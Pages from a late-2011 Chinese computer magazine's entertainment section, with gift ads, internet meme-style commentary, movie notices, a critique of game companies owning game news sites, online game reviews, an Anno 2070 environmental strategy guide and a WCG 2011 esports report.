@ 电脑报小雄: 此款手链线条简约流畅,光面的水滴亮泽度非常好,30分的小瑞士钻,不张扬却非常闪亮,小嘴我亲自戴上手效果很好,显得手腕纤细很有淑女风范。圣诞节送一条闪亮的手链给她,随手都能看到你用心哟。注重细节的我,推荐它给看中细节的你。



**紫心幸运三叶草纯银项链**

市场价 152 元

读者特惠价 125 元

@ 电脑报谭菲菲: 三颗心形的花瓣组成的三叶草造型的幸福项链,设计师赋予这款首饰的寓意是希望它带给情人幸福和幸运!作为圣诞礼物送给她,也不失为美好浪漫的选择。纯手工镶嵌,由三颗3A级心形紫色钻石镶嵌,925银镀白金材质为底托银叶,并以华丽的小碎钻点缀其中一瓣叶子,在圣诞之夜一定很闪耀。



**紫心幸运三叶草纯银耳钉**

市场价 87 元

读者特惠价 65 元

@ 电脑报与渝: 精致的小三叶草耳钉,心形的花瓣组成的小花,漂亮别致,三叶草的花语是: 幸运。3颗小小的心形,带去美丽的心情,和三叶草项链一起送给你的她,一定效果非凡! P.S. 我肯定选这个送给老婆大人。成套购买现在只要 185 元(含一对耳钉、一条项链、一个粉色的心形礼盒)。



**安博教育成为微软中国区教育服务合作伙伴(MASP)**

**Microsoft**

依托国际一流的课程资源和技术优势,为学生及院校提供包括教学内容、教材、教育培训、考试认证、人才服务、企业服务、人才深造等在内的完整的人才培养解决方案。

**安博教育**

负责在中国区建立和管理微软教育行业培训合作伙伴;向微软 ITA 院校提供教育增值服务;通过巨大的院校及机构合作网络挖掘人才培养需求;依托领先的实训体系提升学生专业知识学习、技术技能实践和就业能力;凭借广泛的企业合作伙伴和完善的就业渠道,实现学生就业安排与推荐。

微软 IT 学院计划院校合作伙伴招募热线:

**010-62507100 / 62507168**

[www.ambow.com](http://www.ambow.com)

## 微博广场 | Square



http://weibo.com/pcwfisch

### 保护环境

这是巴西创意广告公司的广告设计，旨在鼓励了解和尊重动物的保护计划，人和动物生活在同样的环境里，应该互相帮助，停止杀戮。小编觉得第一张图露出的小门牙和第二张图微微张开的嘴很有喜感。

**小晴天 and 小太阳：**好运真，第一眼居然没看出来！

**静学姐：**第二张图中鱼摆摆吃的是啥？爆米花吗？



### 晒月亮

12月10日晚至11日凌晨，近10年来我国观测条件最好的一次月全食现身天宇。此次月全食从10日19:33开始，初亏、食既、生光将分别发生在北京时间20:45、22:06、22:57。食既到生光为全食时，可看到红月亮，22:06月亮在完全进入地球本影之时月亮完全变红！

**Present\_7：**这个霸气了一——专业器材拍月亮 12月10日月全食拍摄记，特鸟的图。

**发光的红：**升到月全食，红色的月亮，指甲那么大，茶杯那么大的月亮，至多比萨那么大，呼圈儿那么大的月亮，中山公园的圆形拱门那么大的月亮，于是我就看过去了！



## 网虫耐心



# 盘点各种体 各种伤不起



董师傅

从去年凡客体、淘宝体开始，不知不觉间网络上开始风行各种各样的新文体。虽然就文学价值可能比不上当年独领风骚的梨花体、历史悠久的知音体，但流行场面那还是相当的火爆。本着没事儿找事儿的原则，今天小编就来给你们们摆摆家谱分分类。

### 我就围个观

若说网络文体，出名鼎鼎最快的还当属那些在电视报纸重点宣传媒体上忽然曝光的类型，大部分出自某某机构或XX广告之手。代表类有高铁体、撑腰体、凡客体、蓝精灵体、TVB体、私奔体。驾驭这类文体不需要你有多大的文采，只要有敏锐的直觉、第一时间围观的嗅觉，以及无条件调侃戏谑的自觉。这类文体爆发时，见面打招呼必然私奔，别管摔倒的是不是老太太都要撑腰。在这个警察蜀黍都可以微博卖萌的时代，没准隔你家小区的医疗服务站就能蹦出下一个网络XX体的代言，至于你信不信，反正我是信了。

#### 吐槽第一弹：

**@ 蓝肥吧** 单身朋友跟我一起喝“在那城市里面网络那端有一群宅男，他们没钱又没钱，他们长相特安全，他们诚心诚意祈求上帝赐给他们一红颜，他们心照不宣都有一X蛋。”

### 很傻很天真

灌篮高手里流川枫每天睡觉前必然默念“我是天下第一”，酱紫的催眠术不但在默默成长中的2D世界里比比皆是，在网络上也大大地生根发芽。此类代表有hold住体、咆哮体、TVB体，总体来说特别草根范儿。初夜加班的方案被告了，就在群里吼几句“尼玛，做设计的伤不起”。大庭广众出了，就闭着眼睛默念一句“整个场面姐hold住”。减肥半夜饿了，就想“做人呢，最要紧就系开心”，然后慰劳自己泡上一碗红绕牛肉面。人生在世，谁也难免有点背、有点怨、有点愤。自己给自己找个YY的借口发泄的出口，这不是阿Q精神，这是咱不信着哥只好自我医疗罢了。

#### 吐槽第二弹：

**@ 格林纳** 其实TVB还是不少经典台词可以发扬光大，好比“你要多少钱才肯离开我女儿”，又或者“你可以保持沉默，但你说的一切将成为呈堂证供”，集思广益各位继续发扬。

### 没事儿偷着乐

“80后”大部分都是周星驰的弟子徒孙，无厘头是咱们没事儿偷着乐的最高享受，膝盖中箭体、赵本山体、怨妇体等就是其中的精华。它们中很多出处都比较奇怪，好比膝盖中箭体来自《上古卷轴5》中那几十位膝盖中箭后人生产转折的冒险家，而怨妇体则来自公司楼下电梯的日常对白。这类网络文体最能承载中华一脉相承的恶搞精神，神马叫做后现代主义，神马叫做解构主义，统统可以在这里了解。有朝一日，当你真正理解“众里寻他千百度，没病你就走两步”的深刻含义，就可以大胆说“天苍苍，野茫茫，我十分想见赵忠祥了”。

#### 吐槽第三弹：

**@ 混搭先锋** 其实啊还是多期待公司电梯里能出现怨妇体的那句经典对白。“你是个骗子，你根本一点都不爱我！你和我在一起，就是为了让我给你做PPT！”




不爽时在对话框中自由加入咆哮内容，注意配合教主表情！



### 饿不饿，我给你煮碗面？

女孩纸们，如果加班碰到这样的老板，那就嫁了吧……



对这个通知书也卖萌的世界绝壁了。

### 相关链接

这就是膝盖中箭体的真相。http://go.icpcw.com/f/50yg1.htm  
《天黑黑》版《出发吧》咆哮体，有一种重度的忧伤。http://go.icpcw.com/f/50yg2.htm  
盘点一下TVB剧的各种经典台词，兄弟们没准用得上。http://go.icpcw.com/f/50yg3.htm

## 放映公告板 | Notice

### 碟中谍4 预告片地址：http://go.icpcw.com/f/50ggb1.htm

阿汤哥做任务做上瘾了，《碟中谍》一拍再拍，如今第四部《不可能完成的任务：幽灵协议》就要上映了，近年来鲜有佳作市场的阿汤哥想以什么样的任务完成方式吸引大家的关注呢？编译？拳脚？说实话，老走危险路线的阿汤哥真的有点落伍，看


看人家特工马特·达蒙在狭小空间内的闪转腾挪，激烈出手，特工就应该在低调中完成任务，何必每次都搞大动作呢？可以严肃地说，阿汤哥走的都是恐怖活动路线。

其实，暂且抛开对阿汤哥的成见，《碟中谍4》中还是有不少看点

的。在本片之中，阿汤哥将远赴俄罗斯执行一个名为“幽灵协议”的计划，在再次没有官方记录、没有后援、没有支持的情况下，阿汤哥既要完成任务又要阻止美俄大战（吐槽：为什么又是美俄大战）。



### 杀手欧阳盆栽 预告片地址：http://go.icpcw.com/f/50ggb2.htm




从《爱到底》到《那些年》，我们一起追过的女孩，再到《杀手欧阳盆栽》，九把刀这个名字一直吸引着小编的眼球，作为台湾文坛、影坛风头正劲的人物，九把刀的作品一直以强烈的时代风格和叙事角度引导着台湾文化的发展。而这部由九把刀《杀手》系列作品改编而来的

《杀手欧阳盆栽》讲述的是一个悲天悯人的杀手故事，一个与杀手天

职背道而驰的杀手，以自己的方式完成一个杀任务，其行是超度也是解脱，本片主演黄秋生可算近年来台湾娱乐圈炙手可热的人物，歌唱得不好咱们不做评论，但演起电影来，他还有点代入感。无论如何，怪诞的杀手行风格已经引起我们注意了，各位看官准备好下月观影吧。





2011年年底,搜狐畅游正式宣布将以1.625亿美元收购国内游戏资讯网站17173。而就在发布这次收购消息的前不久,国内知名游戏平面媒体《游戏基地》却传出了停刊的消息,其时间之近,境遇之别,确实令人不胜唏嘘。通过网络游戏迅速发展起来的游戏网络媒体如今到底有多大神通,且让我们略作盘点。

## 2011年中国游戏盘点之游戏网媒

# 大佬入主网媒 喉舌为谁说话

@西门

### 炒作顺风起 网媒正当时

在信息化社会,如果一个产品得不到有效的宣传,那么这款产品无论如何优秀,也只能默默无闻地存在,然后等待它的就是寂寥死亡。为了最大限度地宣传产品,“炒作”顺应着这股潮流成为了一种时尚,而炒作的最佳平台恰恰是能够得到广泛传播和高互动的网络媒体。

在厂商的推动之下,游戏网媒在这几年得到了迅猛发展。取自谐音“一起上”的游戏资讯网站17173,从2001年到2011年实现了十亿人民币价值的自我升华。你不必惊讶,也不必奇怪,在互联网时代,到处都是神话。而在神话的背后,或许也都存在着大家所不了解的“背景”。

### 谁是谁的谁 家家有故事

有人说搜狐畅游收购17173是搜狐内部对资源的一次重新整合。因为早在2003年11月,搜狐就已经全资收购了17173,但绝不可能是一次简单的左手倒右手的买卖。在现代企业的管理中,各种条条框框的协议足以让母子之间拥有许多平等的相互制约。搜狐畅游对17173的并购协议细节虽然我们不得而知,但可以预测的是搜狐和搜狐畅游之间将会签订不竞争协议,同时搜狐畅游要比搜狐收购17173的时代更加具备对网站运营的话语权。

难道只有17173这一家游戏网媒是有厂商背景的吗?答案当然是否定的。在我们所熟悉的游戏网络媒体中,多玩游戏的总裁李凌在创办网站之初就受到金山前CEO雷军的点拨,在多玩起步的时候更是得到了雷军主导的天使投资100万美元的巨资,而在多玩几年的重大成长事件中,雷军多次扮演重要角色,并在去年开始担任多玩的董事长。这样的多玩和金山算不算,也算是缘分了吧。

### 王婆要卖瓜 玩家怕忽悠

当媒体有了靠山,你是要做深度,还是要做流量?当媒体有了资源,你是要替厂商说话,还是要替玩家说话?鱼和熊掌,总是难以兼得的。厂商将媒体收归旗下,最重要的意图无非有两个,一是为自己主推的游戏构建一个更好的游戏推广平台,二是希望被收购的平台也有创造利润的能力。为了自己的游戏得到更好的推广,那就会难免会忽悠他人,为了自己的平台多创利润,那就会难免会欺骗大家。而忽悠和欺骗,也可以用两个名词来体现:“封杀”与“炒作”。



再有内通的游戏媒体,现在也不敢和一大堆白花花的肉肉们分离。

搜狐主导下的17173对麒麟游戏旗下的《成吉思汗OL》系列作品依旧保持着“封杀”状

态,至今你在17173上搜索与其相关的关键字都会提示你“抱歉!未能找到您的搜索结果”,为此麒麟游戏的首席运营官邢山虎还曾把这事也拿出来晒过,而且是大面积的晒,除了17173与搜狐之外的大多数游戏网媒纷纷进行转载,难以小人之心态,麒麟游戏在其他游戏媒体上应该也是有所投入才得到了这么大面积的曝光,这又是一场声势浩大的“炒作”。

这样的案例其实每一天都发生在我们身边,竞争对手之间的防范虽然还没有陷入表面上你死我活的争斗,但细节上的变化总会让你经常感到一些阴影的存在。游戏网媒们通过网站发布着各类软文,网媒编辑们也通过炒作制造卖点吸引流量。但不管怎么闹来闹去,都没有一家网络媒体能打自己自家或是好朋友的脸,178没抽过完美,17173没骂过畅游,多玩也不会给金山来上那么一脚。自己家的瓜即使不甜也得往外忽悠,别人家的瓜不甜,只要钱给足了那也能是甜的,到最后为不甜买单的只能是玩家,那可真是您忽悠您就买了。

### 网媒变喉舌 浪子几回头

作为一家媒体,旁观者总是希望它能够是公正的,广告集中营、软文集散地绝对不是游戏网媒媒体未来的发展方向,但事实却告诉我们,中国的网媒发展方向,还真就是与玩家期盼背道而驰的。

腾讯拥有自己的游戏频道,网易也于前年完成游戏频道重组,如今畅游又向17173动手,那么其他厂商能不能在这种情况下Hold住?谁掌控媒体,谁就具备平台!谁掌控媒体,谁就具备话语权!没有厂商不希望自己有宣传的平台,也没有厂商不希望自己有喊喊的噱头。在未来的2012年甚至今后很长一段时间内,盛大和巨人这些企业都会寻找自己的“17173”,毕竟悠久之类的网站还有很大的收购价值。

未来非常有可能还会形成一个具有中国特

色的怪现状,所有的游戏网媒门户网站,都隶属于游戏厂商旗下。一旦厂商和媒体全部完成了这种“整合”,游戏网媒上正经八百的新闻将不得可得,软文却能让你应接不暇,我们会分不清到底哪些是清楚的事实,哪些又是恶毒中伤。

届时,游戏网媒将进一步丧失自己的媒体属性,而将成为游戏厂商的桥头堡。但一片彻底的黑暗并不是游戏网媒媒体的最终归宿,在媒体陷入这种并不健康的同质化之后,相对清流的网站会更容易吸引玩家的关注,从而能够有更长远的发展。只是这一天的到来,依旧需要时间的打磨与锻造。金钱与利益固然重要,但请不要忘记我们都曾是呼喊者公开、公正与公平的热血少年。2011年的中国游戏网媒现状告诉我们,今后的日子还将充斥着游戏与转型。



由游戏厂商旗下的媒体举办的游戏评比,即使完全公开公正,也总会令人浮想联翩

**杰斯拓极速**  
JESPE TOR SPEED  
稳重大气 真实细腻  
北通油门风系列方向盘

北通油门188方向盘  
BTP-3188 PC+USB  
● 原装赛车方向盘  
● 手感舒适,握感扎实  
● 手感舒适,握感扎实  
● 手感舒适,握感扎实

北通油门185方向盘  
BTP-3185 PC+USB  
● 手感舒适,握感扎实  
● 手感舒适,握感扎实  
● 手感舒适,握感扎实

北通:专业娱乐外设品牌 <http://www.betop-cn.com> 服务热线:400 6784 300 拥有北通,娱乐更轻松  
南京办事处:北通南京分公司 <http://shop.betop-cn.com> 免费服务热线:800 810 8315 广州品众电子科技有限公司

## 小游戏

### 寻找巧克力



玩家需要充分发挥智慧的力量帮助可爱的小精灵Blooobles去寻找散落在四大神秘世界中的巧克力。充分调动你的眼力、记忆力,开动脑筋,利用好各种道具和武器,开始一段漫长的大冒险吧!

### 组装方块



玩家将拖动画面内的任意方块与其余方块进行组合,在不重叠的情况下,利用互补原理填满井字格的9块即可消除。游戏拥有16种不同的游戏模式,还有更多的加分细节值得你去推敲。

### 吸血鬼大战僵尸



僵尸太可怕了,在人类被人乱砍乱伐,时不时还要被植物们消灭。这下回到鬼界,又被吸血鬼虐待……这款充满幽默感的策略游戏,很有意思。

### 兹特兰:崛起的萨满



一看到萨满二字,小编就想起了《魔兽世界》里的名言:“每一秒都有14个萨满被杀死……”不过此萨满非彼萨满,你看这不是崛起了吗?这款带3D特效的横版过关游戏,值得所有萨满去冒险。

### 千年之谜:翡翠的诅咒



好久没有去好好体验一下剧情解谜游戏了。这款游戏的出现让俺们又有了些冲动。容量才100多MB,却是3D全场景,玩家将随着剧情的深入侦破一起离奇的案件。

## 读物

### 《虫之歌》



不知从什么时候开始,“小清新”成为了一种流行,日本的轻小说再次成为了许多宅男追捧的对象。岩井恭平的《虫之歌》就是一部“小清新”风格的小说,他构造了一个幻想的世界,让附着者在这个世界中倾诉自己的欢喜与愤怒。该小说在日本已经累计销售了100万本,喜欢清新风格的少女们不妨读一读。

责编 | 杨超 美编 | 全登 组版 | 赵久娟 校对 | 杨军



2011年,韩国,釜山。Sky输掉了与Lyn的比赛,WCG2011也随之在许多中国电子竞技爱好者的中心落幕。从2005年成为中国电子竞技的焦点到今天,这个大男孩已经27岁,在这六年里,很多人走进来,又有很多人离开, Sky选择了坚持。小生不想说什么从头再来,只想说一声:“谢谢,谢谢你这么多年带给我们的快乐。”

## 818

### 《真三 Next》即将上市 百事借机推新品

PSV已经开始在世界各地陆续上市,在其首发游戏名单之中, Tecmo Koei 的《真三国无双 Next》成为了不少玩家的选择。没想到这款游戏包含的“NEX”这三个字母吸引了百事可乐的注意,因为该公司的新品名字恰好就是“NEX”,为此百事特意展开了与TK公司的合作,邀请游戏中的飞将吕布成为百事可乐的新代言人。小生个人是比较喜欢这种跨界合作的,要是可乐瓶上也能有吕布亲登场,应该有不少玩家还要收藏瓶子的。



百事官网已经发布了主题壁纸,而且展开了主题有奖促销活动



忍者切瓜都能如此犀利,小鸟乱撞应该威力更强啊

### 《水果忍者》在华“敛财” 年收 600 万美金

开发商Halfbrick近日宣布《水果忍者》今年在中国市场创下了年收入600万美金的营收,而该游戏的全球营收为3000万美元,由此可以轻易推算出中国市场竟然达到了其全球营收的20%。这个数据对于有志于中国手游市场的厂商们来说无疑是一颗强心剂。无论是正版游戏下载还是游戏广告植入,手游的赚钱能力可能比国产单机游戏都要强上不少。

## 听声音

### 玩游戏的人IQ比较高

暴雪的这款游戏有助于提升人类的“注意力、多任务处理能力和学习能力”,游戏的快速操控和对策略的掌控无时无刻不在考验我们的智商,它将国际象棋远远甩开。

——《科学美国人》



### 延期当然是为了追求品质

我们现在还没有出资料片的计划,延期当然是为了进一步完善游戏品质,要知道这种类型的作品需要反复修改打磨,当然延期也可以避开这段时间的诸多大作。

——Travis Baldree



小生:Runic Games的总裁面对媒体再次解释了《火炬之光2》延期的原因。但要是说游戏发售时间从圣诞档往后移是为了避开其他大作,小生觉得这理由可不太成立,真要是小心遇上《暗黑3》,那可要尴尬了。

### 对客服的自我宣传

喂,大宇客服吗?可否帮我看下蔡明宏的账号密码吗?

——蔡明宏

抱歉,请您FAX证明本人的资料来,才能帮您查询。

——大宇客服



小生:大宇总办蔡魔头最近在微博上的一个小爆料惹来不少关注,小生觉得这个客服人员只是很普通地履行了自己的责任,要是我一个电话打过去说自己是被魔头,人家也不得验证下真伪吗?这要是亲自走过去到客服部门问,那应该就没啥问题了。

### 小生:CD Projekt行政总裁虽


然对《巫师》的盗版情况很无奈,但还是坚持不使用DRM防盗。小生觉得防盗措施确实也是防君子不防小人,但在这个世界上,君子实在是太多,防盗版的出路多半还得和网络挂起来啊。



## 看视频


### 《暗黑破坏神3》 完整开场动画中文版

神龙见首不见尾的《暗黑3》终于在近日公布了开场动画的完整版并在第一时间得到了汉化,虽说这CG确实挺好看的,可我们更想看到完整版的游戏发售啊。



### 《电击5》实战游戏演示

CAPCOM交给外包公司制作的《鬼泣5》虽然人设比较坑爹,但是这段游戏演示还是体现了不少系列作品的游戏特质,跑酷和跳跃都很有“但丁”范儿。




### 《无双大蛇2》 最新宣传影像

史上第一穿越大乱斗《无双大蛇2》最近也放出了新的宣传片,从视频来看,这一代将会有更多的中日历史与神话角色登场,据说可控角色将会达到120人。



### 《英雄萨姆3》 盗版玩家被开发商恶搞

使用了DRM防盗系统的《英雄萨姆3》一旦检测到玩家使用的是盗版,就会放出一只无敌的蝎子王来骚扰盗版用户,不过随着破解的深入,蝎子王已经被杀死了。







## 将军令

- 游戏类型: 角色扮演
- 运营公司: 烈焰网络
- 国服官网: jlyxw.com
- 测试: 激情内测 - 开放注册 (2011-12-10)



**感官冲击:** 游戏的画面确实不敢恭维,你有一种回到了“传奇”年代的感觉,简陋的画面偏偏有不少人喜欢。

**玩法:** 怎么说呢?这确实是一款非常“传统”的网络游戏,大部分系统你都像有似曾相识的感觉。

**上手度:** 我想给这款游戏打满分,你能想到的游戏都想到了,你没想到的,那就是惊喜。

**人文:** 这是一个厮杀的世界,要剧情,要背景干啥?直接 PK 就好。

**创意:** 能在 21 世纪第二个十年里看到这样一款怀旧的游戏,真的是非常有趣。

### 建议配置

CPU: Celeron G530 以上  
 显卡: GeForce GT520 以上  
 内存: 2GB 以上

# 只会卖萌就弱爆了

## 《麻辣江湖》评测



《麻辣江湖》是金山公司最近推出的一款 3D 武侠类网游作品,因其主打的“萌”系风格和其他系列作品风格有很大不同,所以一开始就让这款作品拥有很大的神秘感,那么这款游戏到底如何,就让树树今天带着大家一起看一看它的真身吧!

● 游戏类型: MMORPG ● 运营公司: 金山 ● 测试状态: 精英测试 ● 官网地址: http://mj.xoyo.com/

### 初体验

**树树日记:** 虽然上周已经测试一款充满萌元素的网游,但是《麻辣江湖》再次让树树感受到了萌的强大威力,丝毫没有减弱人物造型对我的震撼,充满了萌的元素,人物比例也很协调,完全是 1:1 等身比例,比较遗憾的是游戏的画面在细节处理上有些问题,在放大画面的时候,能够很清楚地看到一些锯齿,而且在画面设置上也没有对画面精度改变的选项,这有点令树树不解,客观上来讲有点影响人物造型带给玩家的好感。同时游戏的音效也非常单调,基本上就是那几个声

### 第 1-2 天 很萌很天真!

音,由于背景音乐超低的存在感,每次战斗的时候都只能听见那单调而重复的音效,例如在打人形怪的时候,就只听见自己释放技能的声音和怪物被打时那不像惨叫的“啊,啊”声。

● **优点:** 人物造型出色,萌意十足,3D 画面色彩运用柔和,没有出现长时间游戏眼睛疲劳的现象。

● **缺点:** 有明显的锯齿现象,背景音乐毫无存在感,音效单调。



如此萌物让树树再次当起了“人妖”!



放大后的效果的确有些不知人爱,这肥肥的大腿到底是肿了么?

### 中度体验

**树树日记:** 虽然每次都不想提,但还是得提,游戏依旧是国产站桩打法的继承者,而且由于内挂的存在,基本上做任务打怪的时候只要 Ctrl+F (内挂快捷键),就可以不用任何操作了,甚至在一些副本也可以这样,比如每天的试炼副本,组 4 个人,一人占一角,自动战斗一开,出去听两三首歌,就可以回来领经验了,想要追求操作性的童鞋,我看看还是面对现实吧。另外,在任务设计方面也很单调,大多是刷怪类以及采集类,几乎只

### 第 3-4 天 除了挂机还是挂机!

鼠标就能完成所有操作,没有丝毫的乐趣可言。树树觉得有些不爽的就是游戏的技能加点是按照等级决定,到了相应等级才能升级相应的技能,这样缺乏自由度的技能系统,令战斗更加没了乐趣。

● **优点:** 游戏操作简单方便,上手难度低。

● **缺点:** 技能加点自由度低,站桩式战斗无乐趣。



难道这不就是传说中的天外飞仙?



日常任务相当于流行的刷门任务,奖励还是不错的!

### 深度体验

**树树日记:** 从游戏元素的多样性来说,游戏其实还是做得很不错,比如几个生活技能都非常实用,在玩家战斗和任务中都能起到很大的作用;而在活动设计方面,游戏的活动也非常丰富,但是唯一的致命问题就是游戏缺乏自己的特色内容,几乎所有的游戏元素都是换汤不换药的直接复制而已,实在无法提起玩家的兴趣,唯一比较亮眼的就是好友之间的印象互评,因为互评达到一定程度,玩家的头上就会出现专属的标志,所以

### 第 5-7 天 特色就是只卖萌!

在游戏里玩家们还是非常热衷于互评印象,实际效果还不错。

● **优点:** 游戏元素多样;玩家交互性良好。

● **缺点:** 缺乏特色内容,影响游戏乐趣。

### 树树点评 萌不能代替一切!

总的来说,游戏看上去就像是一款未成熟的半成品,除了人物造型的“萌”特色外,我们并没有看到更多的特色,大多是些已经被用短了的老元素,虽然改了名字改了样子,但只要多玩几次玩家们就会感到重复厌烦,这对于玩家的游戏积极性有极大的损害,所以树树觉得游戏要想有所作为,必须在保持现有特色的同时,还须开发出更多的特色内容,才能留住现有玩家,进而吸引更多玩家。



## 刺客信条:启示录

- 游戏类型: 动作类
- 运营公司: Ubisoft
- 官方网站: http://assassinscreed.ubi.com/revelations/en-gb/home
- 目前状态: 正式发售 (2011-11-24)



**感官冲击:** 画面的光影以及细节都让人叹为观止,而且要知道它对电脑的硬件要求可不低。

**玩法:** 杀掉一个人很容易,高分完成任务才是游戏的乐趣所在,这也是这个系列游戏的关键乐趣。

**上手度:** 初次接触的玩家可能会觉得很茫然,但是深入下去,游戏的设计非常合理给力。

**人文:** 这是获奖无数的三部曲最终章,玩家将迎来自己命运的终结,情节爱好者千万不可错过。

**创意:** 刺客之间的对决显得戏份更重,让人担心是否会影响到它的游戏体验。

### 建议配置

CPU: Pentium G620  
 显卡: Radeon HD 5670  
 内存: 4GB

# 倡环保者，得天下

## 《纪元2070》环境保护妙招



### 分岛而治，合理布局

游戏中我们会遇到各种错综复杂的环境问题，而大体思路路上，我们应该进行分岛而治。

由于每个岛的环境各不相同（但初始值都为0），所以我们可在创建帝国前合理地规划地图上岛屿的建筑分布。如我们把矿业和工业单独设立在一个岛上，而养殖业和民生建筑则在其他岛上分建而治。

分岛上，最好的方式是先探查所有岛屿，看看岛上有什么资源，有些岛屿虽植被丰富且物种健全，却不是你需要的，如工业集团做汉堡包需要的是蔗糖，那么即使你拥有很多咖啡资源，用处也不大。

如果岛屿不是很多，你想把农业和民生放到一起也没什么关系，植物虽自己产生污染，但污染指数大概只有2-3，这个数值可通过后期的环保建筑消耗掉。再提醒一下重要的是有没有符合自己的食物。

### 环境第一的“伊甸园生态”

首先，如果我们遇到岛屿较少的地图，建议选择生态技术，因为他们会很好地控制环境污染。当然他们的环保意识也会使得初始阶段工业发展缓慢。不过，琪琪还是建议大家选择生态技术。

重视生态技术的居民肯定对环境要求严格，不过大家不必担心，生态技术中绝大部分技术不

会产生污染。而且还有天空环境站、监控站（矿区）等抑制环境污染的建筑，所以选择生态技术基本上隔绝了环境污染。

但伊甸园生态面临着一个重大问题：基础设施获得缓慢，尤其是建筑材料和工具，必须要求自然赋予的环境条件进行生产，不像信托公司，可控并作业，这一点要注意。

### 速度至上的“全球信托工业”

岛屿少的情况，我们选生态，而岛屿多的时候我们就要考虑“全球信托工业”了。和生态技术不同，“全球信托工业”初始阶段就有着大量工业和矿业技术基础，当然污染程度就很高，调节办法可以在后期进行。

全球信托工业最大好处是所有基础设施自给自足，无需求高价购买也可不断高速发展居民。但初期工业发展是环境的大杀器，因为他们使用的发电高污染性，同时如果其他岛具备深井或矿采煤的话，我们只有在有居民的岛屿挖煤，不过，提醒了有居民一个挖煤厂和煤矿厂，本岛立刻将受到污染警报，同时带有酸化效果（农业、渔业生产降低）。

所以垃圾处理站将是初期非

常重要的环保建筑，它需要民众覆盖率才能到达功率的最大化，不过在无民众的岛屿上，全球信托无法提供环境保护。在三个阶段（第三次升级为工程师），玩家会看到工业环保建筑的曙光，那就是脱酸车间，增加60绿化率的问题，同时后期核电站兴起，代替污染严重的煤电站，全球信托将进入环境稳定阶段。

### 你会遇到的突发状况

环境问题虽然可控，但还不够，最重要的是玩家如何解决突发事件，包括海洋溢油、核废料、臭鱼等。而这些问题在纪元的战役中都有所涉及。

#### 小贴士 | TIPS

如果设置了中立国家，即可通过外交、献地图的方式进行道具购买。也可把自己需要的道具在港口上标志出来。

中立的商家会把你所需求的货物卖给你，一般来说，购买卖并不赚什么钱，只是弥补某些道具在资金上的亏空而已。

把双刃剑，一旦核电厂发生爆炸，对环境的影响将不可估量，建议玩家谨慎选之。

在第二章第一节中，玩家会面临臭鱼问题，导致一级食物无法供应，全岛人民面临无米下锅的窘境。不过，后期的任务中，电脑给出了一个巧妙的解决办法：升级科技且建造科技研究所，研制新的疫苗。

在《纪元2070》的新要素里，最应关注的并非是现代科技而是环境。因为自然环境的好坏不但决定着农业收成还决定着民心。环保成了游戏中无可回避的重要属性，琪琪提醒你“得环境者得天下。”



第二个树叶子的数值代表的就是环境指数



垃圾处理站是初期重要的环保建筑，必须有居民居住才能起到作用




核弹打击后的岛屿，污染极其严重，代价不可估量



小贴士 | TIPS

河里的臭鱼虽不能吃，但很值钱。这时你可以考虑把一些臭鱼卖掉，然后你可以发一笔“国难财”。



臭鱼

用2块钱的臭鱼换1个椰子可节约粮食的开销



点选食物可创建或更新食物清单，点选食物可创建或更新食物清单，点选食物可创建或更新食物清单



保存食物清单

### 延伸阅读

下载地址: www.icpaw.com/bzsoft

### 核能与核威胁

《纪元2070》第三章，土地遭到了核弹打击，玩家需要花费大量的空气站挽回干净的土地，巨大的财政赤字已使玩家开始怀念没有核威胁的陆地。

今天，核能技术成为了广泛关注的焦点，尤其是上半年，我们见证了日本地震使核电站受损，造成大量核辐射，这种突发环境恶化的情况不但巨大，同时还相互关联。记得那时，每天都会听到国家监测站对海洋的检测数据是否正常，更重要的是，核泄漏对人民的心灵产生了巨大的打击。

同样的环保相关事件也在今年的德国发生了，德国想将一批核废料暂存至格莱本时，遭到当地市民的强烈抗议，人民已经对核废料和核事故产生了恐惧，要知道切尔诺贝利核电站恢复需要上百年。

所以，核能与核威胁一直是人们心中最矛盾的存在，一方面核能提供了极大的电力保障，降低了环境污染，同时核安全也是全世界人民担心的问题。

### 福岛核电站疑似出现的放射性污水泄漏



日本福岛核电站发生的核事故



德国抗议核废料静坐的人们

### 聊环境保护

#### 得北通无线手柄

上周，不少读者都发邮件来聊心中最厉害的漫画英雄。上海松江区分陈能聊到印象最深的是蜘蛛侠，这是因为去年的游戏大作《蜘蛛侠：破碎维度》让他眼前一亮，“破碎维度”以粗犷的美式漫画风格使他在其中。

本周，我们不如聊一下热门话题之一——环境保护，你参加过环保公益吗？参与的读者可以将资讯发送到 pcw-game@vip.sina.com，幸运读者将获得北通提供的MVP特洛伊 PS3/PC双用无线手柄一个。



### 总结

《纪元2070》中，环境变化主要分为两种，一种是持续变化，一种是突发变化。前者作为可控的必要条件，玩家在长期的经营中将会得到很多控制污染的方式和方法；而突发变化则反映玩家的应变能力，尤其是油田着火，时有发生。不过，游戏也是靠运气的，至少琪琪还没发生过一次核电站爆炸的情况，人品还不错。




# 悲喜交织 难忘WCG2011

@潇潇哥

12月11日,WCG2011世界总决赛于韩国釜山会展中心闭幕。这是一届有着诸多特殊意义的WCG,《星际争霸》第一次从WCG消失,《星际争霸2》成为正式比赛项目。我们在迎来星际2始皇帝的同时,War3末代皇帝的归属也将揭晓,而这一切都将永远载入世界电竞史册。(观看录像:www.icpcw.com/bzsoft)

## 星际争霸2 XiGua获历史突破



真心期待XiGua留下的星际2亚军纪录能被国人打破!



星际2始皇帝MVP的激动之情溢于言表

总共有56位来自世界各国的星际2高手前角角逐上第一个星际2冠军,从入围选手的人数和规模就可以看出,星际2成为WCG核心项目已是实至名归。

小组赛的分组非常微妙,并没有出现真正意义上的死亡之组,三位韩国选手和三位中国选手被分到了五个小组中,唯有中国的MacSed和韩国的Supernova两被分到了H组。巧合的是,Huk和ldrA这样的欧美名将也是各自小组中的领头羊。这样一来,各国名将都顺利晋级到了淘汰赛阶段,唯有美国虫王ldrA过早出局。

